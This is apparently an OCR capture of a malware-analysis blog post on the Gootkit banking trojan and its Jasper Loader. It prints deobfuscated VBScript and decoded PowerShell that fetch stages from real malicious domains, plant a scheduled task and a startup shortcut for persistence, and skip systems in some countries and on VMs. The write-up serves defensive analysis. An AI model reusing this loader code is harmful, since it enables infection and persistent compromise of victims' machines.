
Nicht so goot - Breaking down Gootkit and Jasper (+ FTCODE)

dissectingmalwa.re/nicht-so-goot-breaking-down-gootkit-and-jasper-ftcode.html

Wed 02 October 2019 in Banking-Malware

Pun intended. Gootkit is one of the most spread banking malware at the moment and I deemed it a good opportunity to deobfuscate a bit of scrambled code



chewy

Your order is on its way.

TRACK YOUR ORDER

Please allow 24 hours to track your order.


SUMMARY:		SHIPPING ADDRESS:
Order #:	12345678	Miss Bean Official
Order Date:	March 30, 2017	123 Sreet Ave
Order Total:	$14.07	Boston, MA 02110

ITEMS SHIPPED	QTY	PRICE
Nylabone Advanced Oral Care Dog Finger Brush, 2-pack	1	$3.59

A short disclaimer: downloading and running the samples linked below will compromise your computer and data, so be f$cking careful. Also check with your local laws as owning malware binaries/ sources might be illegal depending on where you live.


Gootkit Stage 3 Sample available @ Hybrid Analysis -->
`3e846a7316dbc15a38cfd522b14ad3f1a72d79959cbae9fd14621400d77cbc37`

> #gootkit #jasperloader #banker
> Jshttps://t.co/PsYBIeph19
> Payloadhttps://t.co/hLThGNJDiK
> IOCs
> wws.tkgventures.[com
> -> ont.carolinabeercompany.[com/bolp.cab
> s/adp.reevesandcompany.[com/rbody320@VK_Intel @malwrhunterteam
> @James_inthe_box @reecdeep
>
> — JAMESWT (@JAMESWT_MHT) September 18, 2019


DISTRIBUTED VIA MALSPAM
W
VB
FIRST STAGE: WORD MACRO OR STANDALONE VB SCRIPT
SECOND STAGE: JAVASCRIPT INDEX.JS
THIRD STAGE: PE EXECUTABLE BOLP_CAB.EXE
FEAT-CHEWY-SHIPPING-CONFIRMATION.JPG
HTTPS://DISSECTINGMALWA.RE, 2019


With the obfuscated Javascript and VB Script samples I thought it would be a good idea to build a simple python script to clean up the mess Jasper Loader left us. If I come across a newer version I'll update the script, other than that Forks and PRs are always welcome as well.

The VB script as a first stage isn't really that sophisticated. Basically the 2947 lines of one ASCII character each represented as an integer with "302" added to it are each converted back to a char and added to the string *fjuu* which gets executed via WScript after the decoding is complete. The dumped command is once again a long powershell command with a base64 segment.




```
ffhvgwa 422
ffhvgwa 334
ffhvgwa 338
ffhvgwa 399
ffhvgwa 361
End Function
Function ufaex (zwga)
  CreateObject("WScript.Shell").Run zwga, svcvjxge
End Function
fjuu = ""
svcvjxge = 0
Function ffhvgwa (zwga)
  tibc = fjuu & ( ("") )
  fjuu = tibc & Chr( (zwga - 302) )
End Function
dvwhieg
ufaex fjuu
```

This PS snippet will download and display the weird online pet store order confirmation and the second stage of the Jasper Loader (an obfuscated Javascript file).



```
[*] Decoded Base64

b';$jpg=Join-Path $env:temp "fffj915.jpg";try{(New-Object Net.WebClient).DownloadFile("http://rejoiner.com/resources/wp-content/uploads/2017/04/feat-ch
ewy-shipping-confirmation.jpg",$jpg); Start-Process $jpg;}catch{};;if(((Get-UICulture).Name -match "CN|RO|RU|UA|BY") -or ((Get-WmiObject -class Win32_C
omputerSystem -Property Model).Model -match "VirtualBox|VMware|KVM")){ exit;};\n$shtijgy = $env:PUBLIC + "\\Libraries";\nif (-not (Test-Path $shtijgy))
 { md $shtijgy; }\n$gcwhtgdyw = $env:PUBLIC + "\\Libraries\\WindowsIndexingService.js";\n$dghzwdb = New-Object System.Net.WebClient;\n$dghzwdb.Credenti
als = [System.Net.CredentialCache]::DefaultCredentials; \n$tjvujcxf = $true;\nwhile( $tjvujcxf ){\n  try{\n    $hyddwzcsuv = Join-Path $shtijgy ( get-r
andom -minimum 100 -maximum 999999 ) ;\n    $dghzwdb.DownloadString("http://wws.tkgventures.com/?need=eger&vid=pdf2:start&") | out-file $hyddwzcsuv;\n
   Start-Sleep -s 5;\n    if( ( test-path -path $hyddwzcsuv ) -and ( ( (Get-Item $hyddwzcsuv).length/1KB) -gt 10 ) ){\n      Move-Item $hyddwzcsuv -des
tination $gcwhtgdyw -Force;\n      try{ schtasks.exe /delete /TN "WindowsIndexingService" /f }catch{}\n      try{ schtasks.exe /delete /TN "Windows Ind
exing Service" /f }catch{}\n      $hzcwxdsgz = \'wscript.exe //nologo "\'+ $gcwhtgdyw +\'" >NUL 2>&1\';\n      schtasks.exe /create /TN "WindowsIndexin
gService" /sc DAILY /st 00:00 /f /RI 20 /du 23:59 /TR $hzcwxdsgz; \n      try{ \n        $csbwftfja = [Environment]::GetFolderPath(\'Startup\') + \'\\W
indowsIndexingService.lnk\';\n        if( -not ( Test-Path $csbwftfja ) ){\n          $hfesasvwyi = New-Object -ComObject (\'WScript.Shell\');\n
   $wufgcdayt = $hfesasvwyi.CreateShortcut( $csbwftfja  );\n          $wufgcdayt.Arguments= \'//nologo "\'+$gcwhtgdyw+\'" >NUL 2>&1\';\n          $wufg
cdayt.TargetPath = \'wscript.exe\';\n          $wufgcdayt.WorkingDirectory = $shtijgy;\n          $wufgcdayt.WindowStyle = 1;\n          $wufgcdayt.Des
cription = \'Windows Indexing Service\';\n          $wufgcdayt.Save();\n        }\n      }catch{}\n      $tjvujcxf = $false;\n      try{ get-process po
wershell* | stop-process }catch{};\n      exit;\n    }\n  }catch{}\n}\n'
```


The JS Stage includes a few unused variables, entangled functions and scrambled strings. These strings are then concancated to one big string in an array which in turn is used in two replacement functions and then gets split. The last step is a loop which calls the *geejc* function and selects every second character from the array to form the final powershell payload. The PS command contains a base64 encoded string which I decoded as a separate step in the script. Pretty easy so far...




```
xcddta.push("Za29UugzKyT7saK6I");
xcddta.push("CBBR9VOyw3o4gyIEFANC05YEXRJt0zL5V3Nvs7ZRW");
xcddta.push("V9wCIvC");
xcddta.push("1yzSIaD8I94AMvDVsvKwIQCAA5kzZxGVlDl3ZRmaVTjSYAntZB04IuDA0QgEcx2wV7uRZuHTBVvwcV33QQg");
xcddta.push("IBiwI67vCTnw0A7ECRntJ3pvI9Cv1BQEYQXyRVozICCVRTo3ZR3");
xcddta.push("Z95tazXQR9h5YayRARtuR6mw9ByaY627Uy7BC9g9=A=C'W w)R w)z;6iSezx2 C$8aC;u\"A,u0y)w;7");


ybeudzw = "";
vyzdd = "";
avstfzw = 2 ;
zwbxvw = 2 ;
yydyh = 1 ;


function geejc(ztheu,sfziwi){
  if( ztheu != avstfzw ){
    zwbxvw = ztheu + yydyh
  }else{
    vyzdd += acvgxv[sfziwi];
    zwbxvw = yydyh;
  }
}

iidyx = (function(a){ return a.replace("0",'").')})('(xcddta.join(" 09("")');
bgxca = (function(a){ return a.replace("9",'split')})(iidyx);

function ygutcyd(ffzcya){
  return ffzcya;
}
ifvbv( "acvgxv=" +  bgxca +")");
for( var ijuvzv = 0; ijuvzv < acvgxv.length; ijuvzv++){
   geejc(zwbxvw,ijuvzv);
}
ifvbv(vyzdd);
function ifvbv(ffzcya){
  eval(ffzcya);
}
```

```
  ____         __ __    _ __   ___                     __
 / ___/__  ___  / /_/ /__ (_) /_  / _ \___ _________ ____  / /____  ___
/ (_ / _ \/ _ \/ __/  '_// / __/ / // / -_) __/ __/ // / _ \/ __/ _ \/ __/
\___/\___/\___/\__/_/\_\/_/\__/ /____/\__/\__/_/  \_, / .__/\__/\___/_/
                                                 /___/_/
Gootkit/Jasper Decryptor - Marius Genheimer, 2019 - https://dissectingmalwa.re

[*] Decoded String

(new ActiveXObject(\C3 C A5RAE8y55")).Run(\powershell $a = [string][System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String( 'aWYoKCh
HZXQtVUlDdWx0dXJlKS5OYW1lIC1tYXRjaCAiQ058Uk98UlV8VUF8QlkiKSAtb3IgKChHZXQtV21pT2JqZWN0IC1jbGFzcyBXaW4zMl9Db21wdXRlclN5c3RlbSAtUHJvcGVydHkgTW9kZWwpLk1vZG
VsIC1tYXRjaCAiVmlydHVhbEJveHxWTXdhcmV8S1ZNIikpeyBleGl0O307CiR5eGRpanV0ZXcgPSAkZW52OlBVQkxJQyArICJcTGlicmFyaWVzIjsKaWYgKC1ub3QgKFRlc3QtUGF0aCAkeXhkaWp1d
GV3KSkgeyBtZCAkeXhkaWp1dGV3OyB9CiR0eXNhd2dpeWR6ID0gJGVudjpQVUJMSUMgKyAiXExpYnJhcmllc1xXaW5kb3dzSW5kZXhpbmdTZXJ2aWNlLmpzIjsKJGhndnlpdGFjID0gJGVudjp0ZW1w
ICsgIlxYQUZYOTE2LjEudG1wIjsKJGV5dnd1dXlhaiAgPSBKb2luLVBhdGggJHl4ZGlqdXRldyAidGh1bWJjYWNoZV8zMy5kYiI7CiRienVidnZ3ZSAgPSA5MTYuMTsKJG15dXJscG9zdCA9ICRmYWx
```

Probably the easiest way to identify a Jasper Loader is by looking at the characteristic conditional at the top of the decoded base64 segment. First it checks the the localization of the UI for Systems from China, Romania, Russia, Ukraine or Belarus and exits if this condition is true. Jasper will also quit if the WMI Computer_Model query returns a string related to a VM Guest system for anti-analysis and sandbox evasion purposes.



```
[*] Decoded Base64

b'if(((Get-UICulture).Name -match "CN|RO|RU|UA|BY") -or ((Get-WmiObject -class Win32_ComputerSystem -Property Model).Model -match "VirtualBox|VMware|KV
M")){ exit;};\n$yxdijutew = $env:PUBLIC + "\\Libraries";\nif (-not (Test-Path $yxdijutew)) { md $yxdijutew; }\n$tysawgiydz = $env:PUBLIC + "\\Libraries
\\WindowsIndexingService.js";\n$hgvyitac = $env:temp + "\\XAFX916.1.tmp";\n$eyvwuuyaj  = Join-Path $yxdijutew "thumbcache_33.db";\n$bzubvvwe  = 916.1;\
n$myurlpost = $false;\n$diefecbvt = "w";\n\nfunction iamwork{ sc -Path $hgvyitac -Value ( $pid, [string](Get-Date), $bzubvvwe, $myurlpost, $sadabbuw -j
oin \',\' ); };\nfunction ciyafzaj( $zuywduyy ){\n  if( $zuywduyy -match \'OutOfMemoryException\' ){\n    ri -Path $hgvyitac -Force;\n    get-process p
owershell* | stop-process;\n    exit;\n  };\n}\n\nfunction sendpost( $zuywduyy ){\n  if( !$myurlpost ){ return $false; };\n  $jvycautfuw = New-Object S
```



File name: /home/f0wl/Malware/Gootkit/bolp.cab

Type: PE Size: 194560


EntryPoint: 00001810 ImageBase: 00400000

NumberOfSections 0005 SizeOfImage: 00033000

```
PE 32
    Linker: Microsoft linker(5.12.8078)
    Compiler: MASM(6.14.8444)
    Tool: MASM32(8-11)
```

Nauz File Detector

